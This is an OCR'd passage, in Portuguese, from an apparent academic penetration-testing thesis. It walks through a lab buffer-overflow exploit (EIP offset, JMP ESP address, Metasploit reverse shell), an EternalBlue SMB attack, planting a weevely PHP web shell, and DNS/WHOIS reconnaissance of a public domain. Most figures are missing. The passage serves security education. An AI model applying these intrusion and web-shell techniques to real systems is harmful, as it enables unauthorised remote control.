
Figura 86 – Testando o comando SRUN.



Fonte: Próprio autor.

Depois que os demais comandos foram testados, o teste sobre o comando TRUN ocorreu. Aplicando o mesmo roteiro dos demais foi constatado que comando TRUN apresentava vulnerabilidade ao *fuzzing*, uma vez que o servidor foi derrubado e a aplicação que estava em execução parou de funcionar. O motivo disso ocorrer foi que o comando TRUN enviar várias requisições, de forma incessante, de pacotes malformados. A figura 87 mostra o resultado dos testes sobre o servidor, relatando que a aplicação parou de funcionar.

Figura 87 – Aplicação do servidor parando de funcionar.




Fonte: Próprio autor.

Entretanto se mostrou necessário descobrir qual o motivo da queda do servidor e o porquê de a aplicação parar de funcionar. Para solucionar essa questão foi novamente executada a aplicação no Win_7, o servidor iniciado e o roteiro aplicado.

O *wireshark* foi utilizado para fazer uma verificação sobre o pacote que era enviado, filtrando o IP alvo, a porta TCP 9999 e retornando como resultado a informação que um excesso de requisições com valor AAAA fez o estouro do buffer, fazendo com que o servidor caísse e ocasionasse o erro de execução na aplicação. Na figura 88 tem o resultado do *wireshark*.

O buffer é um espaço na memória física do computador utilizado para armazenar os dados enquanto eles são movidos de um lugar para o outro. Caso ocorra um envio intermitente de informação esse espaço pode acabar sendo sobrecarregado, fazendo com que a aplicação que recebe ou envia os pacotes deixe de funcionar.

Figura 88 – Resultado do *wireshark*.




Fonte: Próprio autor.

Outro ponto importante era verificar a quantidade de total de caracteres que causaram a queda do servidor e erro de execução da aplicação. O processo dessa vez ocorreu de uma forma um pouco diferente.

O *immunity debugger* foi executado no Win_7 e a partir dele a aplicação do servidor foi executada e o servidor foi iniciado. Para isso ser possível foi necessário apertar a tecla F3 na tela inicial do *immunity*, selecionar o executável da aplicação com o servidor e apertar o botão de play.

Na figura 89 mostra o arquivo sendo aberto no *immunity*, onde o botão de play se encontra dentro do quadrado amarelo na figura. O objetivo de abrir o servidor no *immunity debugger* era propiciar uma forma de averiguar informações importantes sobre a aplicação e o servidor em questão, como os módulos que entram em execução quando a aplicação é iniciada, os endereços de determinados comandos e dos controles utilizados.

Figura 89 – Executando a aplicação a partir do *immunity debugger*.



Fonte: Próprio autor.

Executando o roteiro em *python* da figura 24 (estouro da memória temporária), conjuntamente com o *immunity debugger* foi possível descobrir o tamanho exato da requisição que fez a derrubada do servidor. Ao verificar o valor gerado no *Extended Instruction Pointer* (EIP), função que faz o controle de fluxo de uma aplicação, chegou-se ao valor de 6F43376F conforme figura 90. Conferindo no metasploit e o valor do pattern correspondente, foi possível obter o valor de 2002 caracteres necessários para a derrubada do servidor.

Figura 90 – Valor gerado pela requisição.

Fonte: Próprio autor.


O último passo realizado consistiu em criar um estouro do buffer para gerar uma conexão entre as máquinas que permitisse o acesso e controle remoto. Foi necessário encontrar no *immunity debugger* qual o registrador EIP armazenava o código de operação para o *assembly* JMP ESP. JMP é uma instrução presente no *assembly* que serve para determinar ao processador que a próxima instrução executada não é a que está imediatamente a seguir e sim outra e o ESP uma pilha de ponteiros para instruções. Checando os módulos executáveis na aplicação, descobriu-se que o essfunc.dll era o registrado alvo, conforme figura 91.

Figura 91 – Descobrindo o módulo executável.

Fonte: Próprio autor.

No referido módulo foi verificado o endereço do comando JMP ESP, 625011AF. Para que a exploração pudesse ser devidamente efetuada o valor do endereço foi modificado para *xAF\x11\x50\x62*. O *metasploit* foi iniciado e configurado para gerar uma comunicação com o alvo quando o roteiro da figura 25 fosse aplicado. Assim que executado o roteiro, o *payload* do *metasploit* entrou em funcionamento e foi possível realizar a conexão a máquina alvo para controle remoto. Na figura 92 mostra que o teste foi efetuado com sucesso e a máquina atacante conseguiu a conexão.

Figura 92 – Conexão estabelecida com sucesso.




Fonte: Próprio autor.

4.12 Explorando uma máquina com um servidor ativo através do SMB.

Para a realização do teste foram ligadas na mesma rede as máquinas Metasploitable3 e *Kali*, sendo executado também no Metasploitable3 o programa *Xampp* para iniciar o servidor apache. O primeiro passo efetuado no teste foi o reconhecimento do IP da máquina alvo, o sistema operacional, se a porta 445 para o SMB se encontrava aberta com o NMAP e o *netcat*, figura 93.


Figura 93 – Reconhecendo o alvo.



Fonte: Próprio autor.

Identificado que a porta 445 para o SMB estava de fato aberta e que o sistema operacional em uso era Windows, com o *nmap* empregado foi realizado uma ação para verificar a existência de vulnerabilidade no alvo.


Figura 94 – Identificando vulnerabilidade no SMB do alvo.



Fonte: Próprio autor.

Com o *nmap* foi possível ver que o existia uma vulnerabilidade na versão do SMB implementado na máquina alvo. Levando esse ponto em questão o *exploit Eternalblue* desenvolvido pela NSA foi aplicado, uma vez que ela funciona no SMBv1 em funcionamento sobre portas TCP. O *metasploit* foi configurado para permitir que o *exploit* pudesse ser devidamente utilizado, onde o *payload* escolhido foi o *reverse_tcp* que permite o controle remoto da máquina alvo, o parâmetro *rhost* para identificar o IP da máquina alvo e *lhost* para identificar o IP da máquina atacante. Na figura 95 está presente as configurações realizadas sobre no *metasploit*.

Figura 95 – Configurando o *metasploit* para aplicar o *exploit*.




Fonte: Próprio autor.

Depois que o *exploit* foi colocado em funcionamento, uma conexão entre as duas máquinas foi realizada e o controle remoto se tornou possível. Com o *weevely* foi criado um arquivo em php para permitir o controle remoto sem a necessidade de atacar o SMB. Usando a sessão estabelecida com o *mertepreter* um terminal de linha de comando foi criado. A partir do terminal, a pasta da aplicação presente no endereço *xampp/htdocs* foi acessada e o arquivo gerado pelo *weevely* foi carregado conforme

figura 96.


Figura 96 – Carregando o arquivo gerado pelo *weevely*.



Fonte: Próprio autor.

Para testar se o controle remoto com o *weevely* funcionou corretamente, a conexão com *meterpreter* foi finalizada e o *metasploit* foi desligado. Na figura 97 mostra o resultado do *weevely*, relatando que o controle agora era possível sem a necessidade de um ataque contra o *smb*.

Figura 97 – Utilizando o *weevely* para o controle remoto.




Fonte: Próprio autor.

4.13 Analisando vulnerabilidades em uma rede interna

A realização da análise de vulnerabilidades exigiu que as máquinas Win_7, Metasploitable3 e *Kali* fossem ligadas na mesma rede. O reconhecimento com o *nmap* foi empregado para levantar a informação dos *IPs* de cada uma das máquinas e o sistema operacional em funcionamento conforme figura 98.


Figura 98 – Reconhecimento do IP e do sistema operacional.



Fonte: Próprio autor.

Para reconhecer as portas abertas nas duas máquinas alvos o *netcat* foi utilizado, conforme figura 99.

Figura 99 – Reconhecendo as portas abertas.



Fonte Próprio autor.


Como as informações já tinham sido levantadas, o *openvas* foi manejado para identificar vulnerabilidades existentes em cada um dos alvos existentes. Na figura 100 mostra a inserção dos *IPs* dos *host*s alvos na tela de varredura existente no *openvas*.

Figura 100 – Colocando os dois IPs alvos.

Fonte: Próprio autor.

Depois que o *openvas* terminou de realizar a varredura nas duas máquinas, uma lista de vulnerabilidades foi apresentada, contendo dados como o nome da vulnerabilidade, o grau de severidade que ela possui, o percentual da qualidade da detecção, o número do *host* e a porta a qual a vulnerabilidade faz uso. Na figura 101 está exemplificado algumas vulnerabilidades ordenadas pelo grau de severidade.

Figura 101 – Vulnerabilidades encontradas pelo *openvas*.




Fonte: Próprio autor.

Não constava no teste explorar as vulnerabilidades encontradas, mas com posse dessas informações seria possível atacar em várias frentes diferentes os alvos.

4.14 Reconhecendo de forma semiautomática um domínio externo

Aplicando o roteiro presente nas figuras 19 e 20 sobre o domínio externo alvo, executou-se o reconhecimento ativo capturando as informações sobre os *NameServer*, *Mail Exchanger*, IP do domínio, SRV, PTR e transferências de zona. Na figura 102 mostra o roteiro aplicado.

Figura 102 – Informações capturadas sobre o domínio alvo.



Fonte: Próprio autor.

O roteiro da figura 21 foi colocado em uso para efetuar a busca por relacionamentos sobre o domínio, visando encontrar sites que estivessem sobre o mesmo domínio, subdomínios, sites correlatos e sites que possuíam ligação com o domínio, adquirindo mais informações sobre o alvo e que permitiram uma exploração mais precisa. Na figura 103 encontra-se o resultado da aplicação do roteiro da figura 21 e dos dados obtidos.

Figura 103 – Fazendo a busca por relacionamento.

```
www.iana.org is an alias for ianawww.vip.icann.org.
ianawww.vip.icann.org has address 192.0.32.8
ianawww.vip.icann.org has IPv6 address 2620:0:2d0:200::8
192.0.32.8
```

Fonte: Próprio autor.

4.15 Reconhecimento ativo automático sobre um domínio externo público.

O teste realizado sobre um domínio público externo ocorreu com ferramentas automáticas presentes no roteiro da figura 22. O objetivo do teste era semelhante ao teste do reconhecimento semiautomático. A diferença que ocorreu a enumeração e não ocorreu a busca por relacionamento. Na figura 104 está presente a enumeração efetuada.

Figura 104 – Enumeração sobre o domínio alvo.

```
HostIP:93.184.216.34
HostName:example.com
inetnum:        93.184.216.0 - 93.184.216.255
netname:        EDGECAST-NETBLK-03
descr:          NETBLK-03-EU-93-184-216-0-24
country:        EU
admin-c:        DS7892-RIPE
tech-c:         DS7892-RIPE
status:         ASSIGNED PA
mnt-by:         MNT-EDGECAST
created:        2012-06-22T21:48:41Z
last-modified:  2012-06-22T21:48:41Z
source:         RIPE # Filtered
person:         Derrick Sawyer
address:        13031 W Jefferson Blvd #900, Los Angeles, CA 90094
phone:          +18773343236
nic-hdl:        DS7892-RIPE
created:        2010-08-25T18:44:19Z
last-modified:  2017-03-03T09:06:18Z
source:         RIPE
mnt-by:         MNT-EDGECAST
someoneelse@example.com
copy1@example.com
msmith@example.com
80/tcp          open
```

Fonte: Próprio autor.

Além da enumeração sobre o domínio, os dados do DNS também foram levantados, como o PTR, SRV, IPv4 (A) e IPv6 (AAAA), *Nameserver*, *Mail Exchanger* e o *Start Of Authority*, que indica o responsável pelo domínio. A figura 105 apresenta o resultado das informações.

Figura 105 – Informações de DNS.

```
[*]      SOA sns.dns.icann.org 192.0.32.162
[-] Could not Resolve NS Records for www.example.com
[-] Could not Resolve MX Records for www.example.com
[*]      A www.example.com 93.184.216.34
[*]      AAAA www.example.com 2606:2800:220:1:248:1893:25c8:1946
[*]      TXT www.example.com v=spf1 -all
```

Fonte: Próprio autor.

Um dos resultados gerado pelo roteiro foram as transferências de zona do DNS, conforme a figura 106 relata.

Figura 106 – Levantando as ZT do alvo.

```
[*] Resolving SOA Record
[+]      SOA sns.dns.icann.org 192.0.32.162
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS a.iana-servers.net 199.43.135.53
[*]     NS a.iana-servers.net 2001:500:8f::53
[*]     NS b.iana-servers.net 199.43.133.53
[*]     NS b.iana-servers.net 2001:500:8d::53
[*] Trying NS server 199.43.133.53
[+] 199.43.133.53 Has port 53 TCP Open
[*] Trying NS server 199.43.135.53
[+] 199.43.135.53 Has port 53 TCP Open
[*] Trying NS server 2001:500:8f::53
[*] Trying NS server 192.0.32.162
[+] 192.0.32.162 Has port 53 TCP Open
[*] Trying NS server 2001:500:8d::53
[-] Zone Transfer Failed for 2001:500:8d::53!
```

Fonte: Próprio autor.

Como as portas 53 estavam filtradas no alvo, ou seja, estavam protegidas com método de segurança não foi possível obter as informações corretamente. Os perfis referentes ao domínio existentes em várias redes sociais foram verificados, figura 107.

Figura 107 – Perfis encontrados.


```
[*] [profile] example.com - about.me (https://about.me/example.com)
[*] [profile] example.com - Internet Archive (http://archive.org/search.php?quer
y=example.com)
[*] [profile] example.com - facebook.com (https://www.facebook.com/example.com)
[*] [profile] example.com - Myspace (https://myspace.com/example.com)
[*] [profile] example.com - Microsoft Technet Community (https://social.technet.
microsoft.com/profile/example.com/)
[*] [profile] example.com - VideoLike (http://videolike.org/video/example.com)
```

Fonte: Próprio autor.

Por fim, o mapeamento da rota dos pacotes até chegar ao domínio foi efetuado,

conforme figura 108.

Figura 108 – Mapeamento das rotas.




Fonte: Próprio autor.

4.16 Reconhecimento passivo em um domínio externo.

Aplicando o roteiro presente na figura 18 o reconhecimento sobre um domínio externo foi realizado. Primeiramente foram recolhidos os dados com a enumeração do *host*, pegando o nome, IP, subdomínios e endereços de e-mail conforme a figura 109 apresenta.

Figura 109 – Enumeração efetuada sobre o *host* alvo.



Fonte: Próprio autor.

A enumeração sobre o domínio também foi efetuada para levantar dados sobre o domínio, como o nome, o identificado de registro, o servidor e a página de registro, a data da última atualização, criação e expiração, o dono, o identificar do dono, o estado em que se encontra perante o servidor e os nomes dos servidores DNS.

Além disso, também foram recolhidas as informações sobre o padrão DNSSEC para a resolução de nomes mais seguros, o registro junto à ICANN, organização sem fins lucrativos do governo dos Estados Unidos responsável pela alocação dos espaços de endereços de protocolos de *internet*, a organização ao qual pertence, a data da

criação da organização e a fonte. Todas essas informações foram colhidas pelo comando *whois* presente no roteiro e podem ser vistas na figura 110.

Figura 110 – Enumeração sobre os dados do domínio.

```
   Domain Name: EXAMPLE.COM
   Registry Domain ID: 2336799_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.iana.org
   Registrar URL: http://res-dom.iana.org
   Updated Date: 2017-08-14T07:04:03Z
   Creation Date: 1995-08-14T04:00:00Z
   Registry Expiry Date: 2018-08-13T04:00:00Z
   Registrar: RESERVED-Internet Assigned Numbers Authority
   Registrar IANA ID: 376
   Registrar Abuse Contact Email:
   Registrar Abuse Contact Phone:
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   DNSSEC: signedDelegation
